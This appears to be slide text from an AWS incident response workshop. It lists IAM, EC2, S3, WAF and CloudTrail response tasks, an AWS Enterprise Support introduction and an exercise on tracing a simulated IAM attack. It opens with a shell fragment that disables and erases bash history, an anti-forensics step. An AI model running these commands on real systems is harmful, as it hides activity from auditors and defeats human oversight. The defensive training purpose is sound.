14 HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
15 export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
16 HISTSIZE=0 2>/dev/null 1>/dev/null
17 unset HISTFILE 2>/dev/null 1>/dev/null
18
```

AWS Incident Response IAM Tasks

1. Deactivate Access Keys
2. Remove IAM User
3. Create Permissions Boundaries
4. Revoke Role Sessions

AWS Incident Response EC2 Tasks

1. Network Isolate EC2 Instance
2. Add a forensic Security Group
3. Traditional OS Forensics
4. Review Target Group / Launch Template
5. Rotate SSH Keys
6. Snapshot EBS Volume for forensic image

AWS Incident Response S3 Tasks

1. Block Public Access
2. Enable Data Events
3. Review Data Events for Data Leakage

AWS Incident Response Edge Tasks

1. Block rules with AWS WAF
 - a. ALB
 - b. API Gateway
 - c. Cloudfront

AWS Incident Response Investigation Tasks

1. Search in Cloudtrail
 - a. Is enabled? YES!
 - i. Cloudtrail logs in s3/cloudwatch/siem
 - b. Is enabled? NO?
 - i. Event History
 - ii. Enable it!

The Rich Man Way



AWS Enterprise Support 소개

김순근 테크니컬 어카운트 매니저, AWS
원진석 테크니컬 어카운트 매니저, AWS
최기문 테크니컬 어카운트 매니저, AWS
김상준 테크니컬 어카운트 매니저, AWS

Exercise:

#	Domain	Task
1	Incident Response Triage	Is Cloudtrail enabled?
		Is Guardduty Enabled?
		Did we got an alert from guardduty?
		Do we have a siem?
		Let's dive in S3
2	AWS IAM Attack	Can you find the AWS IAM Attack we executed?
3	Entity Analysis	Can you fingerprint the user? User Agent, SourceIP, etc
4	Lateral Movement	Look for other actions executed
5	Cloudtrail / Event Bridge	What's the difference between Cloudtrail logs and Event Bridge?
6	Regions Count!	Are you able to see everything in your region?
7	Analysis	How would you respond?

Questions?



solidaritylabs.io/